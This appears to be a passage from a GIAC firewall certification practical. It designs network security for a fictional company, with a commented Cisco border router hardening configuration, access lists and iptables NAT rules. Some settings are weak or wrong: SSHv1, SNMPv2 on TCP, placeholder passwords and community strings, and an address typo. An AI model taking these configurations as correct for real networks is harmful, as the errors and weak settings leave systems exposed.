To provide an additional layer of network security, GIAC Enterprises will actively and passively monitor all network segments, on a 24 x 7 x 365 basis, to detect suspicious activities, threats, and vulnerabilities taking immediate, effective action, upon detection, to ensure the optimum protection of GIAC Enterprises.

3.4.1 Active Monitoring

To actively monitor GIAC Enterprises network segments, GIAC Enterprises will continually monitor packet flows with Snort™ intrusion detection sensors located on each network segment. These constantly updated Snort™ intrusion detection sensors provide GIAC Enterprises with the ability to reactively respond, in real-time, to suspicious activity as it happens.

In addition, all GIAC Enterprises elements will forward all log messages to a central syslog server facilitating real-time log analysis. This analysis will include the trending and cross-correlation of all log messages, by a custom program, alarming GIAC Enterprises to possible anomalies or adverse conditions on the network.

Also, to ensure the vital temporal accuracy of log messages, every element will be synchronized with an internal time server, which itself is synchronized with an authoritative time server.[5]

3.4.2 Passive Monitoring

To passively monitor GIAC Enterprises network segments, GIAC Enterprises will continually evaluate the security posture of the GIAC Enterprises network though the use of exposure analysis and host assessment. These proactive assessments will identify vulnerabilities both internal and external to the GIAC Enterprises network facilitating continual timely reformulations of the network security architecture.

Finally, GIAC Enterprises will enforce strict change management for elements located on the GIAC Enterprises network. This practice will ensure the security impact evaluation of every potential change to network elements ensuring the consistent protection of the GIAC Enterprises network.

3.5 Additional Security Architecture

In addition to network segmentation, network access controls, encryption technologies and network monitoring GIAC Enterprises will create policy for other important security issues such as physical security, host security, and disaster recovery. Skimming over these topics would be detrimental to GIAC Enterprises. Therefore in depth physical security, host security, and disaster recover policies will be defined in future supporting documents.

3.6 Organizational Investment

[5] Akin, p.96

For each piece of the network security infrastructure, organizational investment is broken into two sections; initial cost and yearly cost. Initial cost is the one time cost for acquiring the piece of network security infrastructure and yearly cost is the reoccurring cost for licensing, maintenance and/or support for the piece of network security infrastructure. The initial cost of the Dell hardware includes three year support, at which time; the Dell hardware will be replaced.

3.6.1 Border Router

Cisco 2621 XM, 32MB Flash, 64MB DRAM, 10/100 Ethernet x 2

Product	Initial Cost	Yearly Cost
Cisco 2621 XM	1,800.00 USD	500.00 USD

3.6.2 Internet Firewall

Dell Power Edge 1750, Intel Xeon 2.4GHz, 512MB DDR, 36GB SCSI x 2, 100/1000 Ethernet x 4

Product	Initial Cost	Yearly Cost
Red Hat Enterprise Linux ES Basic	349.00 USD	174.50 USD
Dell Power Edge 1750	1,548.00 USD	0.00 USD
Intel Pro 1000 MT Dual Adapter	187.00 USD	0.00 USD

3.6.3 VPN gateway

Dell Power Edge 1750, Intel Xeon 2.4GHz x 2, 1GB DDR, 36GB SCSI x 2, 100/1000 Ethernet x 2

Product	Initial Cost	Yearly Cost
Red Hat Enterprise Linux ES Basic	349.00 USD	174.50 USD
Dell Power Edge 1750	1,847.00 USD	0.00 USD

3.6.4 Corporate Firewall

Dell Power Edge 1750, Intel Xeon 2.4GHz, 512MB DDR, 36GB SCSI x 2, 100/1000 Ethernet x 2

Product	Initial Cost	Yearly Cost
Red Hat Enterprise Linux ES Basic	349.00 USD	174.50 USD
Dell Power Edge 1750	1,548.00 USD	0.00 USD

3.6.5 Production Firewall

Dell Power Edge 1750, Intel Xeon 2.4GHz, 512MB DDR, 36GB SCSI x 2, 100/1000 Ethernet x 2

Product	Initial Cost	Yearly Cost
Red Hat Enterprise Linux ES Basic	349.00 USD	174.50 USD
Dell Power Edge 1750	1,548.00 USD	0.00 USD

3.6.6 Corporate/Production Firewall

Dell Power Edge 1750, Intel Xeon 2.4GHz, 512MB DDR, 36GB SCSI x 2, 100/1000 Ethernet x 2

Product	Initial Cost	Yearly Cost
Red Hat Enterprise Linux ES Basic	349.00 USD	174.50 USD
Dell Power Edge 1750	1,548.00 USD	0.00 USD
Total	11,771.00 USD	1,372.50 USD

Assignment Two

4.0 Network Security Policy

The following sections detail the implementation of the organizational security policy on three of the most important network access control points: the border router, the internet firewall, and the VPN gateway.

4.1 Border Router Policy

The border router, GIAC Enterprises first line of defense, will be responsible for protecting the GIAC Enterprises network from constant probes and attacks attempted by external parties. This protection will include the filtering of packet flows inbound and outbound between the internet and the GIAC Enterprise network.

4.1.1 Software

The Internetworking Operating System or IOS version installed on the border router should be the latest General Deployment IOS version. This IOS should be checked against security vulnerability lists to determine if it has the capability of being fully secured in deployment. In addition, the IOS version should be checked daily against security vulnerability lists to determine if it has become vulnerable during deployment. If an IOS version becomes vulnerable, vendor patches should be promptly applied or an indirect solution should be implemented to mitigate the vulnerability until a patch is available. The IOS version utilized in this configuration is 12.1.

4.1.2 Configuration

The GIAC Enterprises border router will be generally configured, hardened, and implement portions of the network security policy to fulfill its role in the network security architecture.

Although most of the features disabled below are disabled by default on recent Cisco IOS Software. They are explicitly disabled to protect from changes in default settings on future or past versions of Cisco IOS Software.

Akin, Antoine, and Kaeo are heavily referenced in this section. As the results are a blended mixture of all references, I am not footnoting each entry except when the information is explicitly from an individual reference.

A full uncommented policy is available in Appendix A.

4.1.2.1 Hostname

This general configuration statement will set the hostname of the border router which uses it in prompts and default configuration filenames.

```
hostname border
```

4.1.2.2 Domain Name

This general configuration statement will set the domain name of the border router.

```
ip domain-name giacenterprises.com
```

4.1.2.3 Services and Protocols

The following statements disable all unnecessary or unsafe services and protocols on the border router.

4.1.2.3.1 Diagnostic Services

This hardening statement disables echo, chargen, discard which are mainly used for diagnosing router health. As these services are not needed on a daily operational basis and are subject to denial-of-service attacks, they are disabled.

```
no service tcp-small-servers
no service udp-small-servers
```

4.1.2.3.2 Finger Service

This hardening statement disables the finger service which allows remote users

to list valid logged in usernames. Since finger is a great intelligence tool for an attacker, GIAC Enterprises avoids releasing this user information by disabling the service.

```
no service finger
```

4.1.2.3.3 IDENT Service

This hardening statement disables the IDENT service which allows a user to query a TCP port for identification. GIAC Enterprises does not utilize this service in its infrastructure, so it is disabled.

```
no ip identd
```

4.1.2.3.4 Config Service

This hardening statement disables the config service which auto loads the router's configuration files from a network server unencrypted. This clear text loading of the router's configuration file is subject to simple sniffing and man-in-the-middle attacks, so it is disabled.

```
no service config
no boot network
```

4.1.2.3.5 BOOTP Service

This hardening statement disables the bootp service which is vulnerable to spoofed BOOTP servers and is not in use on the GAIC Enterprises network.

```
no ip bootp server
```

4.1.2.3.6 Cisco Discovery Protocol

This hardening statement disables the Cisco discovery protocol which releases information about interfaces to remote clients. As this is a great source of intelligence for an attacker, we disable CDP to stop releasing information about the router's interfaces.

```
no cdp run
```

4.1.2.3.7 Source Routing Service

This policy implementation statement disables the source routing service which allows a user to control how a packet should be routed through the network, both

to and from the final destination. This feature can circumvent routing policy and organizational network security policy, so it is disabled.

```
no ip source-route
```

4.1.2.3.8 Name Server Service

This hardening statement disables the name server service which performs DNS queries by using broadcasts. These queries can be answered with fake DNS responses from an attacker and as a result are disabled.

```
no ip name-server
```

4.1.2.3.9 Domain Name Service Queries

This hardening statement disables domain name service queries which can affect the performance of the router's logging and is susceptible to DNS cache poising.

```
no ip domain-lookup
```

4.1.2.3.10 HTTP Service

This hardening statement disables the HTTP service which transfers authentication and configuration data unencrypted across the network and contains outstanding security vulnerabilities.

```
no ip http server
```

4.1.2.4 Necessary Service and Protocols

The following statements enable all necessary service and protocols that will be utilized on the border router.

4.1.2.4.1 TCP keepalives

This hardening statement enables TCP keepalives which can detect dead interactive sessions, preventing possible denial-of-service attacks on VTYs.

```
service tcp-keepalives-in
```

4.1.2.4.2 Cisco Express Forwarding

This general configuration statement enables Cisco Express Forwarding which provides the Forwarding Information Base for unicast RPF reverse lookups in sections 4.1.2.12.7 and 4.1.2.13.6.

```
ip cef
```

4.1.2.5 Authentication and Authorization

The below statements will enable the appropriate levels of privilege access for local authentication and authorization. Only local authentication is utilized on this router as GIAC Enterprises network does not allow RADIUS requests inbound to the internal segments from the internet segment.

4.1.2.5.1 Password Encryption

This hardening statement enables obscuration of passwords with the weak reversible Vigenere cipher.[6]

```
service password-encryption
```

4.1.2.5.2 Privileged Level Password

This general configuration statement enables the password which controls access to privileged exec mode. Unlike other passwords on the network element, the enable password is stored with strong MD5 encryption.

```
enable secret secretpassword
```

4.1.2.5.3 Local Usernames and Passwords

These general configuration statements define necessary local users and passwords. Passwords on this router will be changed every 30 days.

```
username fred password 9KSD9I3W8USDJIKSE98UWJED32W23DW5FV
username fred privilege 1

username bob password SDJ3908WDJKSKUEEU20WELJD032OIJ20SD
username bob privilege 15

username jim password 290823JKDJ923JDJKS90W23893JKDSJLKD
username jim privilege 15
```

[6] Akin, p. 32

4.1.2.5.4 Command Privilege Levels

These hardening statements move connect, telnet, rlogin, show ip access-list, show access-list and show logging to the NSA recommended privilege level of 15.[7]

```
privilege exec level 15 connect
privilege exec level 15 telnet
privilege exec level 15 rlogin
privilege exec level 15 show ip access-lists
privilege exec level 15 show access-lists
privilege exec level 15 show logging
privilege exec level 1 show ip
```

4.1.2.6 Element Banners

Banners do not present any technical countermeasure for GIAC Enterprises, however they protect GIAC Enterprise's vital legal ability to investigate and/or prosecute security related incidents.

4.1.2.6.1 Login Banner

This hardening statement enables the login banner which is presented each time a user attempts to login.

```
banner login ^C
 !! WARNING ! WARNING ! WARNING ! WARNING ! WARNING ! WARNING !!

 Unauthorized access is strictly prohibited. Any unauthorized
 access and/or unauthorized operation of this equipment will
 result in civil and/or criminal prosecution. Authorized users
 are advised that all activity on this system may be monitored,
 recorded, copied, reviewed, and disclosed to the appropriate
 authorities. Utilization of this system implies consent to
 the above conditions.

^C
```

4.1.2.6.2 Exec Banner

This hardening statement enables the exec banner which is presented each time a user successfully logs in to the network element.

[7] Antoine, p. 61

```
banner exec ^C
 !! REMEMBER !!! WARNING !! REMEMBER !! WARNING !!! REMEMBER !!

 Unauthorized access is strictly prohibited. Any unauthorized
 access and/or unauthorized operation of this equipment will
 result in civil and/or criminal prosecution. Authorized users
 are advised that all activity on this system may be monitored,
 recorded, copied, reviewed, and disclosed to the appropriate
 authorities. Utilization of this system implies consent to
 the above conditions.

^C
```

4.1.2.7 Inbound Access Control List

The following statements enforce all policies outlined in the organizational network security policy related to packets flows inbound to the GIAC Enterprises network from the internet.

An explicitly allow approach is used for the inbound ACL, which results in a highly effective policy which blocks almost all of the common vulnerable ports listed in the SANS top twenty vulnerability list.[8]

4.1.2.7.1 Email Delivery

This statement allows any external host to access the SMTP service on the corporate mail server located on the corporate DMZ segment, implementing email access policy detailed in section 2.6.

```
access-list 101 permit tcp any gt 1023 host 65.173.218.2 eq 25
```

This statement allows any external host to respond to SMTP service requests from the corporate mail server located on the corporate DMZ, implementing email access policy detailed in section 2.6.

```
access-list 101 permit tcp any eq 25 host 65.173.218.2 gt 1023
```

4.1.2.7.2 Corporate Web Server Requests

This statement allows any external host to access the HTTP service on the corporate web server located on the corporate DMZ, implementing web server access policy detailed in section 2.6.

[8] Collins, Appendix A

```
access-list 101 permit tcp any gt 1023 host 65.173.218.4 eq 80
```

This statement allows any external host to access the HTTPS service on the corporate web server located on the corporate DMZ, implementing web server access policy detailed in section 2.6.

```
access-list 101 permit tcp any gt 1023 host 65.173.218.4 eq 443
```

4.1.2.7.3 DNS Responses

This statement allows any external host to respond to DNS service requests from the internal DNS server located on the corporate segment, implementing web browsing access policy detailed in section 2.4.

```
access-list 101 permit udp any eq 53 host 65.173.218.6 gt 1023
access-list 101 permit tcp any eq 53 host 65.173.218.6 gt 1023
```

4.1.2.7.4 NTP Responses

This statement allows two external hosts to respond to NTP service requests from the internal NTP server located on the corporate segment, allowing security architecture implementation detailed in section 2.0.

```
access-list 101 permit udp host 192.43.244.18 eq 123
     host 65.173.218.66 eq 123
access-list 101 permit udp host 131.107.1.10 eq 123
     host 65.173.218.66 eq 123
```

4.1.2.7.5 Production Web Server Requests

This statement allows any external host to access the HTTPS service on the production web server located on the production DMZ, implementing web application access policy detailed in sections 2.1, 2.2, and 2.3.

```
access-list 101 permit tcp any gt 1023 host 65.173.218.16 eq 443
```

4.1.2.7.6 IPSEC

This statement allows any external host to access the ESP protocol on the VPN gateway located on the remote access segment, implementing remote access policy detailed in section 2.5.

```
access-list 101 permit esp any host 65.173.218.60
```

This statement allows any external host to access the ISAKMP port on the VPN gateway located on the remote access segment, implementing remote access policy detailed in section 2.5.

```
access-list 101 permit udp any eq 500 host 65.173.218.60 eq 500
```

4.1.2.7.7 Web Responses

This statement allows any external host to respond to HTTP service requests from the corporate hide address, implementing web access policy detailed in section 2.4.

```
access-list 101 permit tcp any eq 80 host 65.173.218.61 gt 1023
```

This statement allows any external host to respond to HTTPS service requests from the corporate hide address, implementing web access policy detailed in section 2.4.

```
access-list 101 permit tcp any eq 443 host 65.173.218.61 gt 1023
```

4.1.2.7.8 ICMP Fragment Needed

This statement allows ICMP fragmentation needed messages, utilized in MTU discovery, from any external host to any internal host, allowing security architecture implementation detailed in section 2.0.[9]

```
access-list 101 permit icmp any 65.173.218.0 255.255.255.192 3 4
```

4.1.2.7.9 Everything Else

This statement denies the remaining traffic not matched by a rule earlier in the access list.

```
access-list 101 deny ip any any log
```

4.1.2.8 Outbound Access Control List

The following statements enforce all policies outlined in the organizational network security policy related to packets flows outbound from the GIAC Enterprises network to the internet.

[9] Collins, Appendix A

An explicitly allow approach is used for the outbound ACL, which results in a highly effective policy which blocks almost all of the common vulnerable ports listed in the SANS top twenty vulnerability list.

4.1.2.8.1 Email Delivery

This statement allows the corporate mail server to respond to SMTP service requests from any external host, implementing web access policy detailed in section 2.6.

```
access-list 102 permit tcp host 65.173.218.2 eq 25 any gt 1023
```

This statement allows the corporate mail server to access the SMTP service on any external host, implementing electronic mail access policy detailed in section 2.6.

```
access-list 102 permit tcp host 65.173.218.2 gt 1023 any eq 25
```

4.1.2.8.2 Corporate Web Server Requests

This statement allows the corporate web server to respond to HTTP service requests from any external host, implementing web access policy detailed in section 2.6.

```
access-list 102 permit tcp host 65.173.218.4 eq 80 any gt 1023
```

This statement allows the corporate web server to respond to HTTPS service requests from any external host, implementing web access policy detailed in section 2.6.

```
access-list 102 permit tcp host 65.173.218.4 eq 443 any gt 1023
```

4.1.2.8.3 DNS Requests

This statement allows the internal DNS server to access the DNS service on any external host, implementing web access policy detailed in section 2.4.

```
access-list 102 permit udp host 65.173.218.6 gt 1023 any eq 53
access-list 102 permit tcp host 65.173.218.6 gt 1023 any eq 53
```

4.1.2.8.4 NTP Requests

This statement allows the internal NTP server to access the NTP service on any external host, allowing security architecture implementation detailed in section

2.0.

```
access-list 102 permit udp host 65.173.218.8 eq 123 any eq 123
```

4.1.2.8.5 Production Web Server Responses

This statement allows the production web server to respond to HTTPS service requests from any external host, implementing web access policy detailed in section 2.1, 2.2, and 2.3.

```
access-list 102 permit tcp host 65.173.218.16 eq 443 any gt 1023
```

4.1.2.8.6 IPSEC

This statement allows the VPN gateway to access the ESP protocol on any external host, implementing remote access policy detailed in section 2.5.

```
access-list 102 permit esp host 65.173.218.60 any
```

This statement allows the VPN gateway to access the ISAKMP port on any external host, implementing remote access policy detailed in section 2.5.

```
access-list 102 permit udp host 65.173.218.60 eq 500 any eq 500
```

4.1.2.8.7 Web Requests

This statement allows the corporate network hide address to access the HTTP service on any external host, implementing web access policy detailed in section 2.4.

```
access-list 102 permit tcp host 65.173.218.61 gt 1023 any eq 80
```

This statement allows the corporate network hide address to access the HTTPS service on any external host, implementing web access policy detailed in section 2.4.

```
access-list 102 permit tcp host 65.173.218.61 gt 1023 any eq 443
```

4.1.2.8.8 ICMP Fragment Needed

This statement allows ICMP fragmentation needed messages, utilized in MTU discovery, from any internal host to any external host, allowing security architecture implementation detailed in section 2.0.

```
access-list 102 permit icmp 65.173.218.0 255.255.255.192 any 3 4
```

4.1.2.8.9 SSH

This statement allows the corporate network hide address to access the SSH service on the border router, allowing security architecture implementation detailed in section 2.0.

```
access-list 102 permit tcp host 65.173.218.61 gt 1023
     172.31.254.250 eq 22
```

4.1.2.8.10 SNMP

This statement allows the corporate network hide address to access the SNMP service on the border router, allowing security architecture implementation detailed in section 2.0.

```
access-list 102 permit tcp host 65.173.218.61 gt 1023
     172.31.254.250 eq 161
```

4.1.2.8.11 Everything Else

This statement denies the remaining traffic not matched by a rule earlier in the access list.

```
access-list 102 deny ip any any log
```

4.1.2.9 VTY Access Control List

This statement defines an access list which allows connections from the corporate hide address where management connections will originate.

```
access-list 15 permit 65.173.218.61
access-list 15 deny any log
```

4.1.2.10 SNMP Access Control List

This statement defines an access list which allows only SNMP queries from the corporate hide address where SNMP queries will originate.

```
access-list 30 permit 65.173.218.61
access-list 30 deny any any log
```

4.1.2.11 Routing

This statement enables static routing which is not susceptible to any network borne attacks that attempt to manipulate the routing table, thus is the most secure routing configuration method.[10]

```
ip route 0.0.0.0 0.0.0.0 65.173.218.65
ip route 65.173.218.0 255.255.255.192 172.31.254.249
```

4.1.2.12 External Interface

The external interface is the interface which is directly connected to the internet. The following statements enable the external interface.

```
interface FastEthernet 0/0
     description "External Interface"
     ip address 65.173.218.66 255.255.255.252
```

4.1.2.12.1 Redirects

This hardening statement prevents the router from sending or accepting ICMP redirect packets. This functionality, when enabled, can undermine GIAC Enterprise's routing policy.

```
no ip redirects
```

4.1.2.12.2 ICMP Broadcasts

This hardening statement disables directed broadcast which, when enabled, can allow SMURF attacks from GIAC Enterprise's network and assist in intelligence gathering from GIAC Enterprise's network.

```
no ip directed-broadcast
```

4.1.2.12.3 ICMP Mask Replies

This hardening statement disables Internet Control Message Protocol (ICMP) mask requests by disabling ICMP mask reply messages, as this is not used on GIAC Enterprise's network.

[10] p.88 hardening Cisco routers

```
no ip mask-reply
```

4.1.2.12.4 ICMP Unreachable

This hardening statement disables the router from sending ICMP unreachable responses. When enabled, ICMP unreachable responses can reveal services or accelerate the mapping of open and closed services on the router.

```
no ip unreachables
```

4.1.2.12.5 Proxy ARP

This hardening statement disables proxy ARP which, when enabled, can assist in intelligence gathering about the router and networks it is connected to.

```
no ip proxy-arp
```

4.1.2.12.6 ICMP Broadcasts

This hardening statement disables directed broadcast which, when enabled, can allow SMURF attacks from GIAC Enterprise's network and assist in intelligence gathering about GIAC Enterprise's network.

```
no ip directed-broadcast
```

4.1.2.12.7 uRDP

This hardening statement enables uRDP which detects spoofed IP source addresses by verifying the source address with the forwarding information base provided by CEF.[11]

```
ip verify unicast reverse-path
```

4.1.2.12.8 NTP

This hardening statement disables the NTP server on this interface as GIAC Enterprises will not be utilizing this service.

```
ntp disable
```

4.1.2.12.9 Inbound Access List

[11] Akin, p. 86

This statement enables the inbound access list defined in section 4.1.2.7 on the external interface to fully implement the inbound portion of the organizational network security policy.

```
access-group 101 in
```

4.1.2.13 Internal Interface

The internal interface is the interface which is directly connected to the GIAC Enterprise's internet firewall. The following statements enable the internal interface.

```
interface FastEthernet 0/1
     description "Internal Interface"
     ip address 172.31.254.249 255.255.255.252
```

4.1.2.13.1 Redirects

This hardening statement prevents the router from sending or accepting ICMP redirect packets. This functionality, when enabled, can undermine GIAC Enterprises routing policy.

```
no ip redirects
```

4.1.2.13.2 ICMP Broadcasts

This hardening statement disables directed broadcast which, when enabled, can allow SMURF attacks from GIAC Enterprise's and assist in intelligence gathering from GIAC Enterprise's network.

```
no ip directed-broadcast
```

4.1.2.13.3 ICMP Mask Replies

This hardening statement disables Internet Control Message Protocol (ICMP) mask requests by disabling ICMP mask reply messages, as this is not used on the GIAC Enterprises network.

```
no ip mask-reply
```

4.1.2.13.4 ICMP Unreachable

This hardening statement disables the router from sending ICMP unreachable

responses. When enabled, ICMP unreachable responses can reveal services or accelerate the mapping of open and closed services on the router.

```
no ip unreachables
```

4.1.2.13.5 Proxy ARP

This hardening statement disables proxy ARP which, when enabled, can assist in intelligence gathering about the router and networks it is connected to.

```
no ip proxy-arp
```

4.1.2.13.6 uRDP

This hardening statement enables uRDP which detects spoofed ip source addresses by verifying the source address with the forwarding information base provided by CEF.

```
ip verify unicast reverse-path
```

4.1.2.13.7 NTP

This hardening statement disables the NTP server on this interface as GIAC Enterprises will not be utilizing this service.

```
ntp disable
```

4.1.2.13.8 Outbound Access List

This statement enables the outbound access list defined in section 4.1.2.8 on the internal interface to fully implement the outbound portion of the organizational network security policy.

```
access-group 102 in
```

4.1.2.14 Secure Shell

GIAC Enterprises will use encrypted connections to manage all elements. As a result, the following statements enable SSHv1, even though it is susceptible to man-in-the-middle attacks, to comply with organizational network security policy.

4.1.2.14.1 Timeout

This hardening statement specifies the time interval that the router waits for the SSH client to respond during the SSH negotiation phase.

```
ip ssh time-out 60
```

4.1.2.14.2 Retry Limit

This hardening statement specifies the number of authentication retires a client can perform before being disconnected.

```
ip ssh authentication-retries 2
```

4.1.2.15 Network Time Protocol

GIAC Enterprises will rely heavily time based information in all aspects of its operations. As a result, the following statements enable network time synchronization on the border router.

4.1.2.15.1 Time Zone

This general configuration statement sets the time to Coordinated Universal Time or UTC.

```
clock timezone UTC 0
```

4.1.2.15.2 Daylight Savings Time

This general configuration statement disables daylight savings time which can complicate correlation of events during investigations.

```
no clock summer-time
```

4.1.2.15.3 Primary NTP server

This general configuration statement sets the primary time sever.

```
ntp server 192.43.244.18 prefer
```

4.1.2.15.4 Secondary NTP Server

This general configuration statement sets the time sever specified as the secondary time server.

```
ntp server 131.107.1.10
```

4.1.2.15.5 NTP Source Address

This general configuration statement sets the loopback interface as the source address of NTP packets.

```
ntp source FastEthernet 0/1 0
```

4.1.2.15.6 Hardware Calendar

This general configuration statement periodically updates the battery-powered system calendar with the NTP time, as the battery-powered system calendar will tend to gradually lose or gain time over time.

```
ntp update-calendar
```

4.1.2.16 SNMP

GIAC Enterprises will be using read only SNMPv2 to monitor the border router. Encrypted SNMPv3 is not used as GIAC Enterprises NMS does not support SNMPv3. The following statement enables SNMPv2.

4.1.2.16.1 Community String

This hardening statement specifies the community string to the SNMP server. In addition, an access list is assigned to the SNMP server restring access to a specified list of clients.

```
snmp-server community communitystring RO 30
```

4.1.2.17 Logging

GIAC Enterprises will rely on logs for real-time information, investigations, and prosecutions. As a result, the following statements enable logging to stamp all messages with detailed time information, stamp all messages with unique sequence numbers, and send log messages to the central logging server.

4.1.2.17.1 Enable Logging

This general configuration statement enables system logging on the router.

```
logging on
```

4.1.2.17.2 Detailed Timestamps

This general configuration statement includes detailed syslog timestamps in all log messages set to the logging server. These detailed timestamps will aid in investigating and prosecuting incidents.

```
service timestamps log datetime msec localtime show-timezone
```

4.1.2.17.3 Message Stamping

This hardening statement enables the router to stamp each log message with a sequential number. This feature will aid in determining if the router's log messages have been tapered with.

```
service sequence-numbers
```

4.1.2.17.4 Buffered Logging

This general configuration statement enables the router to keep 32000 bytes of log messages on the router for operational convenience.

```
logging buffered 32000
```

4.1.2.17.5 Limit Buffered Logging

This general configuration statement limits messages logged to the buffer to the informational level and above.

```
logging buffered informational
```

4.1.2.17.6 Console Logging

This general configuration statement limits console logging to only critical messages. Logging all messages to the console can affect the performance of the router and disrupt operations being performed on the console.

```
logging console critical
```

4.1.2.17.7 Logging Source Address

This general configuration statement specifies the syslog packet's source address.

```
logging source-interface FastEthernet 0/1
```

4.1.2.17.8 Remote Logging Host

This general configuration statement specifies the remote syslog server which the router will send log messages.

```
logging host 65.173.218.10
```

4.1.2.17.9 Syslog Facility

This general configuration statement specifies the facility in which syslog messages should be sent to the logging host.

```
logging facility local6
```

4.1.2.17.10 Limit Logging

This general configuration statement limits the logging of messages to informational and above. Do not overwhelm the logging host with debug messages.

```
logging trap informational
```

4.1.2.17.11 Logging Rate

This general configuration statement limits the rate of messages logged per second, so that we do not flood the logging server or stress the router.

```
logging rate-limit all 10 except error
```

4.1.2.18 Console

The following statements enable the console to authenticate locally, require a password, ignore network access, and disconnect idle sessions.

```
line con 0
```

4.1.2.18.1 Authentication

This general configuration statement enables the console to authenticate users against local authentication.

```
login local
```

4.1.2.18.2 Password

This hardening statement specifies the console's password.

```
password secretpassword
```

4.1.2.18.3 Network Access

This hardening statement disables access from the network.

```
transport input none
```

4.1.2.18.4 Timeout

This hardening statement prevents an idle session from tying up a TTY indefinitely by setting the timeout to two minutes.

```
exec-timeout 2 0
```

4.1.2.19 AUX Port

The following statements disable AUX port access as GIAC Enterprises will not be utilizing this port.

```
line aux 0
```

4.1.2.19.1 Exec

This hardening statement disables responses when a user presses the return key at the login screen.

```
no exec
```

4.1.2.19.2 Logins

This hardening statement will disconnect a successfully authenticated user if that user allows more than one second in-between commands.

```
exec-timeout 0 1
```

4.1.2.19.3 Network Access

This hardening statement disables access from the network.

```
transport input none
```

4.1.2.20 VTY Access

The following statements enable the VTYs to authenticate locally, utilize SSH, disconnect idle sessions and restrict access to the SSH daemon.

```
line vty 0 4
```

4.1.2.20.1 Authentication

This general configuration statement enables the VTY to authenticate users against local authentication.

```
login local
```

4.1.2.20.2 SSH

This policy implementation statement enables remote users to connect to the VTYs via encrypted SSH, instead of unencrypted telnet.

```
transport input ssh
```

4.1.2.20.3 Timeout

This hardening statement prevents an idle session from tying up a VTY indefinitely by setting the timeout to four minutes.

```
exec-timeout 4 0
```

4.1.2.20.4 VTY Access Control List

This policy implementation statement applies an access control list which restricts access to the VTY to only the corporate network.

```
access-class 15 in
```

4.2 Internet Firewall Policy

The internet firewall, GIAC Enterprises second line of defense, will be responsible for protecting the GIAC Enterprises network from constant probes and attacks attempted by external parties. This protection will include the stateful filtering of packet flows inbound and outbound between the border router and the internal GIAC Enterprises networks.

4.2.1 Software

The Red Hat Enterprise Linux based iptables firewall installed on the internet firewall should be the latest version of Red Hat Enterprise Linux available. The Red Hat Enterprise Linux version should be checked against security vulnerability lists to determine if it has the capability of being fully secured in deployment. In addition, the Red Hat Enterprise Linux version should be checked daily against security vulnerability lists to determine if it has become vulnerable during deployment. If a Red Hat Enterprise Linux version becomes vulnerable, vendor patches should be promptly applied or an indirect solution should be implemented to mitigate the vulnerability until a patch is available. The Red Hat Enterprise Linux version utilized in this configuration is Red Hat Enterprise Linux ES version 3 and iptables version 1.2.8.

4.2.2 Configuration

The GIAC Enterprises internet firewall will be hardened and implement the majority of the organizational network security policy to fulfill its role in the network security architecture.

An explicit allow approach is used for the full policy on the internet firewall, which results in a highly effective policy which denies almost all of the common vulnerable ports listed in the SANS top twenty vulnerability list and denies all spoofed network addresses inbound and outbound.[12]

A full uncommented policy is available in Appendix B. In addition, an iptables policy implementation tutorial is available in Appendix C.

4.2.2.1 Network Address Translation

[12] Beaver

GIAC Enterprises will use NAT to increase network security by not revealing internal network address to external parties. Revealing internal network addresses can result in intelligence gathering which can reconstruct internal network topology aiding an attacker to more effectively execute attacks.

4.2.2.1.1 Production Web Server

This statement changes the destination address of traffic inbound to the production web server from its internet address to its real address on the production DMZ segment.

```
iptables -t nat -A PREROUTING
     --in-interface eth0 --destination 65.173.218.16
     --jump DNAT --to-destination 192.168.32.10
```

This statement changes the source address of traffic outbound from the production web server from its real address, on the production DMZ segment, to its internet address.

```
iptables -t nat -A POSTROUTING
     --out-interface eth0 --source 192.168.32.10
     --jump SNAT --to-source 65.173.218.16
```

4.2.2.1.2 VPN gateway

As IPSEC has issues with network address translation, the internet firewall will route the 66.173.218.60 address into the remote access segment for the VPN gateway.

4.2.2.1.3 Corporate Mail Server

This statement changes the destination address of traffic inbound to the corporate mail server from its internet address to its real address on the corporate DMZ segment.

```
iptables -t nat -A PREROUTING
     --in-interface eth0 --destination 65.173.218.2
     --jump DNAT --to-destination 192.168.16.12
```

This statement changes the source address of traffic outbound from the corporate mail server from its real address, on the corporate DMZ segment, to its internet address.

```
iptables -t nat -A POSTROUTING
     --out-interface eth0 --source 192.168.16.12
```

```
     --jump SNAT --to-source 65.173.218.2
```

4.2.2.1.4 Corporate Web Server

This statement changes the destination address of traffic inbound to the corporate web server from its internet address to its real address on the corporate DMZ segment.

```
iptables -t nat -A PREROUTING
     --in-interface eth0 --destination 65.173.218.4
     --jump DNAT --to-destination 192.168.16.180
```

This statement changes the source address of traffic outbound from the corporate web server from its real address, on the corporate DMZ segment, to its internet address.

```
iptables -t nat -A POSTROUTING
     --out-interface eth0 --source 192.168.16.180
     --jump SNAT --to-source 65.173.218.4
```

4.2.2.1.5 Domain Name Server

This statement changes the destination address of traffic inbound to the internal DNS server from its internet address to its real address on the corporate segment.

```
iptables -t nat -A PREROUTING
     --in-interface eth0 --destination 65.173.218.6
     --jump DNAT --to-destination 192.168.64.14
```

This statement changes the source address of traffic outbound from the internal DNS server from its real address, on the corporate segment, to its internet address.

```
iptables -t nat -A POSTROUTING
     --out-interface eth0 --source 192.168.64.14
     --jump SNAT --to-source 65.173.218.6
```

4.2.2.1.6 Network Time Server

This statement changes the destination address of traffic inbound to the internal time server from its internet address to its real address on the corporate segment.

```
iptables -t nat -A PREROUTING
     --in-interface eth0 --destination 65.173.218.8
     --jump DNAT --to-destination 192.168.64.10
```

This statement changes the source address of traffic outbound from the internal time server from its real address, on the corporate segment, to its internet address.

```
iptables -t nat -A POSTROUTING
     --out-interface eth0 --source 192.168.64.10
     --jump SNAT --to-source 65.173.218.8
```

4.2.2.1.7 Logging Server

This statement changes the destination address of traffic inbound to the internal syslog server from its internet address to its real address on the corporate segment.

```
iptables -t nat -A PREROUTING
     --in-interface eth0 --destination 65.173.218.10
     --jump DNAT --to-destination 192.168.64.12
```

This statement changes the source address of traffic outbound from the internal syslog server from its real address, on the corporate segment, to its internet address.

```
iptables -t nat -A POSTROUTING
     --out-interface eth0 --source 192.168.64.12
     --jump SNAT --to-source 65.173.218.10
```

4.2.2.1.8 Corporate Hide Address

This statement changes the source address of traffic outbound from the corporate segment from its real address, on the corporate segment, to the internet corporate hide address.

```
iptables -t nat -A POSTROUTING
     --out-interface eth0 --source 192.168.64.0/24
     --jump SNAT --to-source 65.173.218.61
```

4.2.2.2 Local Firewall Policy

The local policy is the stateful packet filter which filters all packets which destined for the internet firewall itself. This means that this filter will control network access for all packets inbound and outbound from the internet firewall itself.

4.2.2.2.1 Inbound Policy

